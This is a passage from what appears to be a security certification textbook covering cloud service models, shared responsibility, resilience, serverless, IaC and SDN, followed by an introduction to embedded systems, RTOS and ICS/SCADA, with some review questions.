Software as a service (SaaS) is a model of provisioning software applications. Rather than purchasing software licenses for a given number of seats, a business accesses software hosted on a supplier's servers on a pay-as-you-go or lease arrangement (on-demand). The virtual infrastructure allows developers to provision on-demand applications much more quickly than previously. The applications are developed and tested in the cloud without the need to test and deploy on client computers. Examples include Microsoft Office 365 (microsoft.com/en-us/microsoft-365/enterprise), Salesforce (salesforce.com), and Google G Suite (gsuite.google.com).

Platform as a Service

Platform as a service (PaaS) provides resources somewhere between SaaS and IaaS. A typical PaaS solution would provide servers and storage network infrastructure (as per IaaS) but also provide a multi-tier web application/database platform on top. This platform could be based on Oracle and MS SQL or PHP and MySQL. Examples include Oracle Database (oracle.com/database), Microsoft Azure SQL Database (azure.microsoft.com/services/sql-database), and Google App Engine (cloud.google.com/appengine).

Distinct from SaaS, this platform would not be configured to do anything. Your developers would create the software (the CRM or e-commerce application) that runs using the platform. The service provider would be responsible for the integrity and availability of the platform components, and you would be responsible for the security of the application you created on the platform.

Infrastructure as a Service

Infrastructure as a service (IaaS) is a means of provisioning IT resources such as servers, load balancers, and storage area network (SAN) components quickly. Rather than purchase these components and the Internet links they require, you rent them as needed from the service provider's datacenter. Examples include Amazon Elastic Compute Cloud (aws.amazon.com/ec2), Microsoft Azure Virtual Machines (azure.microsoft.com/services/virtual-machines), Oracle Cloud (oracle.com/cloud), and OpenStack (openstack.org).

Third-Party Vendors

Third-party vendors are external entities that provide organizations with goods, services, or technology solutions. In cloud computing, third-party vendors refer to the providers offering cloud services to businesses using infrastructure-, platform-, or software-as-a-service models. As a third party, careful consideration regarding cloud service provider selection, contract negotiation, service performance, compliance, and communication practices is paramount. Organizations must adopt robust vendor management strategies to mitigate cloud platform risks, ensure service quality, and optimize cloud deployments. Service-level agreements (SLAs) are contractual agreements between organizations and cloud service providers that outline the expected levels of service delivery. SLAs define metrics, such as uptime, performance, and support response times, along with penalties or remedies if service levels are not met. SLAs provide a framework to hold vendors accountable for delivering services at required performance levels.

Organizations must assess the security practices implemented by vendors to protect their sensitive data, including data encryption, access controls, vulnerability management, incident response procedures, and regulatory compliance, and are responsible for ensuring compliance with data privacy requirements, especially if they handle personally identifiable information (PII) or operate in regulated industries. Vendor lock-in makes switching to alternative vendors or platforms challenging or impossible, and so organizations must carefully evaluate data portability, interoperability, and standardization to mitigate vendor lock-in risks. Strategies like multi-cloud or hybrid cloud deployments can provide flexibility and reduce reliance on a single vendor.

Responsibility Matrix

When using cloud infrastructure, security risks are not transferred but shared between the cloud provider and the customer. The cloud provider is responsible for securing the underlying infrastructure while the customer is responsible for securing their applications and data. Choosing a cloud provider that offers robust security features such as encryption, access controls, and network security is important.

The shared responsibility model describes the balance of responsibility between a customer and a cloud service provider (CSP) for implementing security in a cloud platform. The division of responsibility becomes more or less complicated based on

whether the service model is SaaS, PaaS, or IaaS. For example, in a SaaS model, the CSP performs the operating system configuration and control as part of the service offering. In contrast, operating system security is shared between the CSP and the customer in an IaaS model. A **responsibility matrix** sets outs these duties in a clear, tabular format:

Responsibility	On-premises	IaaS	PaaS	SaaS	FaaS	CIS Controls Cloud Companion Guide	CIS Foundations Benchmarks
Data classification and accountability	🔴	🔴	🔴	🔴	🔴	✅	✅
Client and end-point protection	🔴	🔴	🔴	🔴/🔵	🔴/🔵	✅	✅
Identity and access management	🔴	🔴	🔴/🔵	🔴/🔵	🔴/🔵	✅	✅
Application-level controls	🔴	🔴	🔴/🔵	🔴/🔵	🔴/🔵	✅	✅
Network controls	🔴	🔴/🔵	🔵	🔵	🔵	✅	✅
Host infrastructure	🔴	🔴/🔵	🔵	🔵	🔵	✅	
Physical security	🔴	🔵	🔵	🔵	🔵		

🔴 Cloud Customer 🔵 Cloud Provider

Responsibility model

Identifying the boundary between customer and cloud provider responsibilities, in terms of security, is imperative for reducing the risk of introducing vulnerabilities into your environment.

In general terms, the responsibilities of the customer and the cloud provider include the following areas:

Cloud Service Provider

- Physical security of the infrastructure
- Securing computer, storage, and network equipment
- Securing foundational elements of networking, such as DDoS protection
- Cloud storage backup and recovery
- Security of cloud infrastructure resource isolation among tenants
- Tenant resource identity and access control
- Security, monitoring, and incident response for the infrastructure
- Securing and managing the datacenters located in multiple geographic regions

Cloud Service Customer

- User identity management
- Configuring the geographic location for storing data and running services
- User and service access controls to cloud resources
- Data and application security configuration
- Protection of operating systems, when deployed
- Use and configuration of encryption, especially the protection of keys

The division of responsibility becomes more or less complicated based on whether the service model is SaaS, PaaS, or IaaS. For example, in a SaaS model, the configuration and control of networking is performed by the CSP as part of the service offering. In an IaaS model, the responsibility for network configuration is shared between the CSP and the customer.

An important core concept when using cloud resources is that the implementation and management of security controls is not a "hands-off" endeavor, and identifying the boundary between customer and CSP responsibilities requires a conscious effort.

Centralized and Decentralized Computing

Centralized computing architecture refers to a model where all data processing and storage is performed in a single location, typically a central server. All users and devices rely on the central server to access and process data and depend upon the server administrator and controlling organization's trustworthiness regarding security and privacy decisions. Examples of centralized computing architecture include mainframe computers and client-server architectures.

In contrast, **decentralized computing architecture** is a model in which data processing and storage are distributed across multiple locations or devices. No single device or location is responsible for all data processing and storage. Decentralized computing architectures are an increasingly important design trend impacting modern infrastructures.

The choice between centralized and decentralized architecture depends on an organization's specific needs and goals. Centralized architecture is often used in large organizations with a need for strict control and management. In contrast, decentralized architecture is used in situations where resilience and flexibility are more important than central control.

Decentralized architecture is becoming increasingly popular as it offers several benefits, such as improved fault tolerance, scalability, and unique security features. Some noteworthy examples of decentralized architecture include the following:

- **Blockchain** is a distributed ledger technology that allows for secure, transparent, and decentralized transactions.
- **Peer-to-peer (P2P) networks** are networks designed to distribute processing and data storage among participating nodes instead of relying on a central server.
- **Content delivery networks (CDNs)** distribute content across multiple servers to improve performance, reliability, and scalability.
- **Internet of Things (IoT) devices** can be connected in a decentralized network to share data and processing power.
- **Distributed databases** distribute data across multiple servers, ensuring that data is always available, even if one server goes down.
- **TOR (The Onion Router)** is a network that enables anonymous communication and browsing. TOR routes traffic through a network of volunteer-operated servers, or nodes, to hide a user's location and internet activity.

Resilient Architecture Concepts

One of the benefits of the cloud is the potential to provide services resilient to failures at different levels, such as components, servers, local networks, sites, ata centers, and wide area networks. The CSP uses a **virtualization** layer to ensure that computer, storage, and network provisions meet the availability criteria set out in its SLA.

In terms of storage performance tiers, **high availability (HA)** refers to storage provisioned with a guarantee of 99.99% uptime or better. As with on-premises architecture, the CSP uses redundancy to make multiple disk controllers and storage devices available to a pool of storage resources. Data may be replicated between pools or groups, with each pool supported by separate hardware resources.

Replication

Data **replication** allows businesses to copy data to where it can be utilized most effectively. The cloud may be used as a central storage area, making data available among all business units. Data replication requires low latency network connections, security, and data integrity. CSPs offer several data storage performance tiers (cloud.google.com/storage/docs/storage-classes). The terms "hot storage" and "cold storage" refer to how quickly data is retrieved. Hot storage retrieves data more quickly than cold, but the quicker the data retrieval, the higher the cost.

Different applications have diverse replication requirements. A database generally needs low-latency, synchronous replication, as a transaction often cannot be considered complete until it has been made on all replicas. A mechanism to replicate data files to backup storage might not have such high requirements, depending on the criticality of the data.

High Availability Across Zones

CSPs divide the world into regions. Each region is independent of the others. The regions are divided into availability zones. The availability zones have independent datacenters with their own power, cooling, and network connectivity. You can choose to host data, services, and VM instances in a particular region to provide a lower latency service to customers. Provisioning resources in multiple zones and regions can also improve performance and increases redundancy, but it requires an adequate level of replication performance.

Consequently, CSPs offer several tiers of replication representing different high availability service levels:

- **Local replication**—replicates your data within a single ata center in the region where you created your storage account. The replicas are often in separate fault domains and upgrade domains.
- **Regional replication** (also called zone-redundant storage)—replicates your data across multiple datacenters within one or two regions. This safeguards data and access in the event a single datacenter is destroyed or goes offline.
- **Geo-redundant storage (GRS)**—replicates your data to a secondary region that is distant from the primary region. This safeguards data in the event of a regional outage or a disaster.

Application Virtualization and Container Virtualization

Application virtualization is a more limited type of VDI. Rather than run the whole client desktop as a virtual platform, the client either accesses an application hosted on a server or streams the application from the server to the client for local processing. Most application virtualization solutions are based on Citrix XenApp (formerly MetaFrame Presentation Server), though Microsoft has developed an App-V product with its Windows Server range and VMware has the ThinApp product. These solution types are often used with HTML5 remote desktop apps, referred to as "clientless" because users can access them through ordinary web browser software.

Containerization dispenses with the idea of a hypervisor and instead enforces resource separation at the operating system level. The OS defines isolated "cells" for each user instance to run in. Each cell or container is allocated CPU and memory resources, but the processes all run through the native OS kernel. These containers may run slightly different OS distributions but cannot run different types of guest OSes (you could not run Windows or Ubuntu in a Red Hat Linux container, for instance). Alternatively, the containers might run separate application processes, in which case the variables and libraries required by the application process are added to the container.

One of the best-known container virtualization products is Docker (docker.com). Containerization underpins many cloud services. In particular, it supports microservices and serverless architecture. Containerization is also being widely used to implement corporate workspaces on mobile devices.



Comparison of VMs versus containers.

Cloud Architecture

Serverless Computing

Serverless computing is a cloud computing model in which the cloud provider manages the infrastructure and automatically allocates resources as needed, charging only for the actual usage of the application. In this approach, organizations do not need to manage servers and other infrastructure, allowing them to focus on developing and deploying applications.

Some examples of serverless computing applications include chatbots designed to simulate conversations with human users to automate customer support, sales, marketing tasks, and mobile backends. These are comprised of the server-side components of mobile applications designed to provide data processing, storage, communication services, and event-driven processing that respond to events or triggers in real time such as sensor readings, alerts, or other similar events. Major cloud providers like Amazon Web Services (AWS), Microsoft Azure, and Google Cloud offer serverless computing capabilities, making it easier for organizations to leverage this technology. Serverless computing provides a scalable, cost-effective, and easy-to-manage infrastructure for event-driven and data-processing tasks.

With serverless, all the architecture is hosted within a cloud, but unlike "traditional" **virtual private cloud (VPC)** offerings, services such as authentication, web applications, and communications aren't developed and managed as applications running on VM instances within the cloud. Instead, the applications are developed as functions and microservices, each interacting with other functions to facilitate client requests. Billing is based on execution time rather than hourly charges. Examples of this type of service include AWS Lambda (aws.amazon.com/lambda), Google Cloud Functions (cloud.google.com/functions), and Microsoft Azure Functions (azure.microsoft.com/services/functions).

Serverless platforms eliminate the need to manage physical or virtual server instances, so there is little to no management effort for software and patches, administration privileges, or file system security monitoring. There is no requirement to provision multiple servers for redundancy or load balancing. As all of the processing is taking place within the cloud, there is little emphasis on the provision of a corporate network. The service provider manages this underlying architecture. The principal network security job is to ensure that the clients accessing the services have not been compromised.

Serverless architecture depends heavily on event-driven orchestration to facilitate operations. For example, multiple services are triggered when a client connects to an application. The application needs to authenticate the user and device, identify the location of the device and its address properties, create a session, load authorizations for the action, use application logic to process the action, read or commit information from a database, and log the transaction. This design logic differs from applications written in a "monolithic" server-based environment.

Microservices

Microservices is an architectural approach to building software applications as a collection of small and independent services focusing on a specific business capability. Each microservice is designed to be modular, with a well-defined interface and a single responsibility. This approach allows developers to build and deploy complex applications more efficiently by breaking them down into smaller, more manageable components.

Microservices also enable teams to work independently on different application features, making it easier to scale and update individual components without affecting the entire system. Overall, microservices promise to help organizations build more agile, scalable, and resilient applications that adapt quickly to changing business needs. Risks associated with this model are largely attributed to integration issues. While individual components operate well independently, they often reveal problems difficult to isolate and resolve once they are integrated.

Microservices and Infrastructure as Code (IaC) are related technologies, and Microservices architecture is often implemented using IaC practices. Using IaC, developers can define and deploy infrastructure as code, ensuring consistency and repeatability across different environments. This allows for more efficient development and deployment of microservices since developers can independently automate the provisioning and deploying infrastructure for each microservice.

Transformational Changes

Cloud computing offers many unique architectural services that differ from traditional on-premises services. Cloud-native services allow organizations to scale, innovate, and optimize their operations like never before. Important cloud architectural services include offerings like elastic compute and auto-scaling, which enable dynamic shifts in computing power in response to demand fluctuations. Other services, such as serverless computing, significantly change application development practices by abstracting traditional server resources.

Additionally, Cloud platforms provide advanced content delivery networks (CDN) that optimize web traffic by caching content, and object storage provides massive, unstructured data storage services that often replace traditional file servers. Identity and access management tools provide advanced security features and enable new methods of platform integration, while containerization and container orchestration tools are changing how applications are deployed and managed. AI and machine learning services, serverless databases, backend IoT services, and big data analytics capabilities further expand the range of possibilities for organizations utilizing the cloud. These cloud architectural services provide unprecedented potential to large and small organizations. However, while these services are undoubtedly driving transformative innovation, the rate of change and unfamiliar risks present in cloud platforms fuel significant new security issues and record-breaking data breaches.

Cloud Automation Technologies

Infrastructure as Code

Infrastructure as Code (IaC) is a software engineering practice that manages computing infrastructure using machine-readable definition files. These files contain code written in a specific format that can be read and executed by machines. These files manage and provision computing infrastructure. Machine-readable definition files are written in formats like YAML, JSON, and HCL (HashiCorp Configuration Language.) They contain information about the desired infrastructure state, including configuration settings, networking requirements, security policies, and other settings. By using machine-readable definition files, infrastructure can be deployed and managed automatically and consistently, reducing the risk of errors caused by manual intervention.

These files are typically version-controlled and can be treated like any other code in a software project. IaC allows developers and operations teams to automate the process of deploying and managing infrastructure, reducing the likelihood of errors and inconsistencies that can arise from manual configuration. By using IaC, teams can also easily replicate infrastructure across different environments, such as development, staging, and production, and ensure that their infrastructure configuration is consistent and reproducible.

HCL (HashiCorp Configuration Language) is a configuration language developed by HashiCorp and used in Infrastructure as Code (IaC) environments to manage and provision computing infrastructure. HCL is similar to JSON and YAML in terms of syntax, but it has some additional features that make it more suitable for infrastructure management. It supports variables inside configuration files and has a concise syntax that makes it easy to read and write. HCL is used in many popular HashiCorp tools, including Terraform and Consul.

Responsiveness

Load balancing, edge computing, and auto-scaling are critical mechanisms to ensure responsiveness, improve performance, and effectively handle fluctuating workloads.

- **Load Balancing**—Distributes network traffic across multiple servers or services to improve performance and provide high availability. In the cloud, load balancers are intermediaries (proxies) between users and back-end resources like virtual machines or containers. They distribute incoming requests to different resources using sophisticated algorithms and handle server capacity, response time, and workload.
- **Edge Computing**—Optimizes the geographic location of resources and services to enable faster processing and reduced latency. Instead of routing all data to a centralized cloud datacenter, edge computing utilizes distributed computing resources to minimize the distance data needs to travel, reducing network latency and improving responsiveness. Edge computing is particularly beneficial for applications that require real-time or low-latency processing, such as IoT devices, content delivery networks (CDNs), and latency-sensitive applications.
- **Auto-Scaling**—Is an automated process that adjusts the computing resources allocated to an application based on demand. Auto-scaling allows cloud infrastructure to dynamically scale resources up or down to match the real-time workload requirements. For example, during periods of high demand, additional resources are provisioned automatically to handle the increased load, ensuring optimal performance and responsiveness. In contrast, when demand decreases, unnecessary resources are released back into a shared pool to reduce operating costs or to make them available to other workloads.

These mechanisms optimize resource utilization, reduce latency, and allow infrastructure to adapt on demand to changing workload patterns, resulting in a highly responsive and efficient cloud environment.

Software Defined Networking

IaC is partly facilitated by physical and virtual network appliances that are fully configurable via scripting and APIs. As networks become more complex—perhaps involving thousands of physical and virtual computers and appliances—it becomes more difficult to implement network policies, such as ensuring security and managing traffic flow.

With so many devices to configure, it is better to take a step back and consider an abstract model of how the network functions. In this model, network functions can be divided into three “planes”:

- **Control plane**—makes decisions about how traffic should be prioritized, secured, and where it should be switched.
- **Data plane**—handles the switching and routing of traffic and imposition of security access controls.
- **Management plane**—monitors traffic conditions and network status.

A **software-defined networking (SDN)** application can be used to define policy decisions on the control plane. These decisions are then implemented on the data plane by a network controller application, which interfaces with the network devices using APIs. The interface between the SDN applications and the SDN controller is described as the "northbound" API, while that between the controller and appliances is the "southbound" API. SDN can be used to manage compatible physical appliances, but also virtual switches, routers, and firewalls. The architecture supporting the rapid deployment of virtual networking using general-purpose VMs and containers is called **network functions virtualization (NFV)** (redhat.com/en/topics/virtualization/what-is-nfv).

This architecture saves network and security administrators the job and complexity of configuring appliance settings properly to enforce a desired policy. It also allows for fully automated deployment (or provisioning) of network links, appliances, and servers. This makes SDN an important part of the latest automation and orchestration technologies.



Data plane devices managed by a control plane device and monitored by a management plane. (Images © 123RF.com.)

Cloud Architecture Features

Public cloud infrastructure provides a wide range of available features to ensure high uptime and minimal downtime for its customers. Data replication and redundancy are among the key features, as public cloud providers replicate data across multiple servers and datacenters to ensure data availability in the event of a server or datacenter failure. Auto-scaling is also a critical feature that allows resources to scale automatically based on demand, ensuring that applications can handle high traffic volumes without downtime.

Public cloud providers offer disaster recovery services, including monitoring and alerting tools, to proactively detect and respond to any issues that could impact availability. Public cloud providers also typically offer service-level agreements (SLAs) that guarantee a certain level of uptime and availability, including credits or refunds if the provider fails to meet availability commitments.

Considerations

Cost—should focus on solutions that best achieve operational goals while maintaining the confidentiality, integrity, and availability of data, not simply cost in cloud adoption. There are several cost models associated with running services in the cloud, such as consumption-based or subscription-based, and most cloud providers have tools designed to help estimate costs for migrating existing workloads from on-premises to cloud. Using cloud services involves a shift from capital expenses (CapEx) to operational expenses (OpEx). CapEx includes up-front costs for purchasing hardware, software licenses, and infrastructure setup in traditional on-premises IT infrastructure.

In contrast, cloud services are typically paid on a pay-as-you-go basis, allowing organizations to convert CapEx into OpEx. Cloud services charge for usage and resource consumption, eliminating the need for significant up-front investments. This OpEx model provides flexibility, scalability, and cost optimization as organizations pay only for the resources they use, making cloud services more cost-effective from the viewpoint that they align expenses with actual usage. However, resources not optimized to run on cloud infrastructure can present significant challenges to the benefits this model advertises and generate overbearing recurring costs.

Scalability—is one of the most valuable and compelling features of cloud computing. It is the ability to dynamically expand and contract capacity in response to demand with no downtime. There are two basic ways in which services can be scaled. Scale-up (vertical scaling) describes adding capacity to an existing resource, such as a processor, memory, and storage capacity. Scale-out (horizontal scaling) describes adding additional resources, such as more instances (or virtual machines) to work in parallel and increase performance.

Resilience—Cloud providers use redundant hardware, fault tolerance capabilities(such as clustering), and data replication to store data across multiple servers and datacenters, ensuring that data remains available if one server or datacenter fails.

Ease of deployment—Cloud features supporting ease of deployment include automation, standardization, and portability.

- Automating the deployment and management of cloud resources reduces the need for manual intervention and is often achieved using configuration management, container orchestration, and infrastructure as code.
- Standardized configurations, templates, and images simplify deployment and ensure consistency.
- Portability ensures that applications and services can be easily moved between different cloud infrastructures, avoiding vendor lock-in and providing greater flexibility.

Ease of recovery—Cloud providers typically offer backup and restore functionality to allow organizations to schedule automated backups and quickly restore data in case of accidental deletion, corruption, or system failures. Cloud providers often implement highly redundant and fault-tolerant architectures, distribute data and services across multiple datacenters or availability zones, and reduce the risk of data loss or service disruption by ensuring that workloads seamlessly failover if one datacenter or zone experiences an outage. Additionally, cloud providers offer disaster recovery services that enable organizations to replicate their environments in different geographic regions to provide failover capabilities in the event of a catastrophy.

SLA and ISA—Service level agreements (SLAs) define expected service levels, including performance, availability, and support commitments between cloud service providers and organizations. It is essential to carefully review and negotiate SLAs to ensure they align with business requirements and adequately protect the organization's interests. Interconnection Security Agreements (ISAs) establish the security requirements and responsibilities between the organization and the cloud service provider to safeguard sensitive data and ensure compliance with industry regulations to help ensure the confidentiality, integrity, and availability of data and systems within the cloud environment. ISAs help ensure data and system protection within the cloud environment and define encryption methods, access controls, vulnerability management, and data segregation techniques. The agreement must also specify data ownership, audit rights, and data backup, recovery, and retention procedures. Regulated industries must ensure that their cloud service provider complies with relevant regulations, such as GDPR, HIPAA, or PCI DSS, and the ISA must detail how the provider meets these compliance requirements and include provisions for auditing and reporting to demonstrate ongoing compliance. Additionally, the ISA should address the use of subcontractors and clearly define the security responsibilities and requirements for their selection and the process for notifying the organization of subcontractor changes.

Disaster recovery planning is still essential and should include procedures for restoring critical systems, data, and applications and communicating with customers and other stakeholders. Additionally, testing and validation, service-level agreements, and incident response procedures must all be carefully considered when evaluating the ease of recovery of cloud infrastructure.

Power—Cloud providers prioritize energy efficiency to reduce costs and environmental impact by deploying energy-efficient hardware, optimizing cooling systems, and implementing power management techniques. Additionally, redundant power infrastructure ensures high availability and is enabled using multiple power feeds, backup generators, and UPS systems to prevent service disruptions. Power monitoring and management systems enable cloud providers to track real-time power consumption within datacenters. These systems can help to optimize resource allocation, identify energy-intensive infrastructure, and facilitiate load balancing. Scalability in power provisioning refers to a provider's ability to dynamically allocate power resources based on customer demand. Power usage effectiveness (PUE) is a metric used to measure datacenter energy efficiency. Cloud providers strive for low PUE values, indicating efficient utilization of energy. A lower PUE signifies that a larger proportion of the energy supplied to the datacenter is used for computing purposes rather than supporting infrastructure.

Compute—Compute capabilities in cloud architecture provide the flexibility, scalability, and efficiency necessary to manage and utilize computing resources. Compute capabilities include elasticity, resource pooling, orchestration, automation, and serverless computing, which contribute to delivering highly available, scalable, and cost-effective computing environments in the cloud. Virtual networks facilitate secure communication and traffic routing, while load balancing distributes network traffic to optimize resource utilization and improve performance. Networking also enables private and public connectivity, allowing organizations to establish secure connections between on-premises infrastructure and cloud resources and enabling external access to cloud-based applications. Additionally, networking supports scalable and distributed architectures, enabling fault tolerance, high availability, and efficient content delivery through specialized services such as CDNs.

Cloud Security Considerations

Data protection—Data and applications are stored outside of an organization's privately managed infrastructure and are essentially stored "on the Internet" which means that configuration mistakes can have disastrous consequences. Taking careful precautions to protect data using access controls and encryption are essential. Additionally, disaster recovery plans must still be developed in response to any catastrophic events that impact the availability of cloud resources.

Patching—Cloud providers should have a clear policy regarding patch management, including how often patches are released and how quickly the provider will respond to critical vulnerabilities. Additionally, it's essential to consider how easy it is to apply patches to applications and systems running on the cloud infrastructure. Patch availability can be ensured through various features, including automated patch management, regular software updates, centralized patch management, security monitoring, third-party software support. Having a plan for testing and deploying patches ensures systems do not experience unplanned downtime and remain secure.

Several factors can make patching cloud infrastructures difficult or even impossible to accomplish consistently. One common challenge is the complexity of cloud systems, which can make it difficult to identify and address vulnerabilities. Additionally, some cloud providers may not allow customers to modify the underlying infrastructure, making it impossible to install patches directly. In a cloud environment, the cloud service provider manages the underlying infrastructure. This lack of control can make it difficult or even impossible to apply patches according to legal and regulatory requirements or timelines.

Secure Communication and Access

A **Software-Defined Wide Area Network (SD-WAN)** enables organizations to connect their various branch offices, datacenters, and cloud infrastructure over a wide area network (WAN). One of the key advantages of SD-WAN is its ability to provide enhanced security features and considerations. For example, SD-WAN uses encryption to protect data as it travels across the network and can segment network traffic based on priority ratings to ensure that critical data is fully protected.

Additionally, SD-WAN can intelligently route traffic based on the application and tightly integrate with firewalls to provide additional protection against known threats. SD-WAN centralizes the management of network security policies to simplify enforcing security measures across an entire network.

Secure Access Service Edge (SASE) combines the protection of a secure access platform with the agility of a cloud-delivered security architecture. SASE offers a centralized approach to security and access, providing end-to-end protection and streamlining the process of granting secure access to all users, regardless of location. SASE is a network architecture that combines wide area networking (WAN) technologies and cloud-based security services to provide secure access to cloud-based applications and services.

SASE offers several security features to help organizations protect their networks and data as SASE operates under a zero trust security model. SASE incorporates Identity and Access Management (IAM) and assumes all users and devices are untrusted until they are authenticated and authorized. SASE also provides a range of threat prevention features, such as intrusion prevention, malware protection, and content filtering.

Review Activity:

Cloud Infrastructure

Answer the following questions:

1. **What is a public cloud?**

2. **What type of cloud solution could be used to implement a SAN?**

3. **What is a Type II hypervisor?**

4. **What is IaC?**

Topic 6B

Embedded Systems and Zero Trust Architecture

EXAM OBJECTIVES COVERED

1.2 Summarize fundamental security concepts.
3.1 Compare and contrast security implications of different architecture models.

As security professionals, it is essential to understand concepts related to embedded systems, the Internet of Things (IoT), industrial controls, and zero trust architecture. As the adoption of embedded systems and IoT devices continue to increase across industries, they introduce new and unique security challenges. Understanding these technologies is crucial for implementing appropriate security measures, ensuring resilience, and maintaining the integrity of critical infrastructures.

Security professionals must also be well versed in zero trust concepts emphasizing the "never trust, always verify" principle. Knowledge of these concepts empowers security professionals to mitigate risks in an increasingly complex and interconnected world.

Embedded Systems

Embedded systems are used in various specialized applications, including consumer electronics, industrial automation, automotive systems, medical devices, and more. Some examples include the following:

- **Home appliances**—Such as refrigerators, washing machines, and coffee makers, contain embedded systems that control their functions and operations.
- **Smartphones and tablets**—Contain a variety of embedded systems, including processors, sensors, and communication modules.
- **Automotive systems**—Like modern cars contain embedded systems including engine control units, entertainment systems, and safety systems like airbags and anti-lock brakes.
- **Industrial automation**—Embedded systems exist in control systems and machinery, such as robots, assembly lines, and sensors.
- **Medical devices**—Such as pacemakers, insulin pumps, and blood glucose monitors, contain embedded systems that control their functions and provide data to healthcare providers.
- **Aerospace and defense**—Like aircrafts, satellites, and military equipment use embedded systems for navigation, communication, and control.

Real-Time Operating Systems

A **Real-Time Operating Systems (RTOS)** is a type of operating system designed for use in applications that require real-time processing and response. They are purpose-specific operating systems designed for high levels of stability and processing speed.

Examples of RTOS

The VxWorks operating system is commonly used in aerospace and defense systems. VxWorks provides real-time performance and reliability and is therefore well suited for use in aircraft control systems, missile guidance systems, and other critical defense systems. Another example of an RTOS is FreeRTOS, an open-source operating system used in many embedded systems, such as robotics, industrial automation, and consumer electronics.

In the automotive industry, RTOS is used in engine control, transmission control, and active safety systems applications. For example, the AUTOSAR (Automotive Open System Architecture) standard defines a framework for developing automotive software, including using RTOS for certain applications. In medical devices, RTOS is used for applications such as patient monitoring systems, medical imaging, and automated drug delivery systems.

In industrial control systems, RTOS is used for process control and factory automation applications. For example, the Siemens SIMATIC WinCC Open Architecture system uses an RTOS to provide real-time performance and reliability for industrial automation applications.

Risks Associated with RTOS

A security breach involving RTOS can have serious consequences. RTOS software can be complex and difficult to secure, which makes it challenging to identify and address vulnerabilities that could be exploited by attackers.

Another security risk associated with RTOS is the potential for system-level attacks. An attacker who gains access to an RTOS-based system could potentially disrupt critical processes or gain control over the system it is designed to control. This can lead to serious consequences considering the types of applications that rely on RTOS, such as medical devices and industrial control systems. A security breach could result in harm to people or damage to equipment.

Industrial Control Systems

Workflow and Process Automation Systems

Industrial control systems (ICSs) provide mechanisms for workflow and process automation. These systems control machinery used in critical infrastructure, like power suppliers, water suppliers, health services, telecommunications, and national security services. An ICS that manages process automation within a single site is usually referred to as a distributed control system (DCS).

An ICS comprises plant devices and equipment with embedded PLCs. The PLCs are linked either by an OT fieldbus serial network or by industrial Ethernet to actuators that operate valves, motors, circuit breakers, and other mechanical components, plus sensors that monitor some local state, such as temperature. Output and configuration of a PLC are performed by one or more **human-machine interfaces (HMIs)**. An HMI might be a local control panel or software running on a computing host. PLCs are connected within a control loop, and the whole process automation system can be governed by a control server. Another important concept is the **data historian** or a database of all the information the control loop generated.

Supervisory Control and Data Acquisition (SCADA)

A **supervisory control and data acquisition (SCADA)** system takes the place of a control server in large-scale, multiple-site ICSs. SCADA typically run as software on ordinary computers, gathering data from and managing plant devices and equipment with embedded PLCs, referred to as field devices. SCADA typically use WAN communications, such as cellular or satellite, to link the SCADA server to field devices.

ICS/SCADA Applications

These types of systems are used within many sectors of industry:

- **Energy** refers to power generation and distribution. More widely, utilities include water/sewage and transportation networks.
- **Industrial** can refer specifically to mining and refining raw materials, involving hazardous high heat and pressure furnaces, presses, centrifuges, pumps, and so on.
- **Fabrication and manufacturing** refer to creating components and assembling them into products. Embedded systems are used to control automated production systems, such as forges, mills, and assembly lines. These systems must work to extremely high precision.
- **Logistics** refers to moving things from where they were made or assembled to where they need to be, either within a factory or for distribution to customers. Embedded technology is used in control of automated transport and lift systems plus sensors for component tracking.
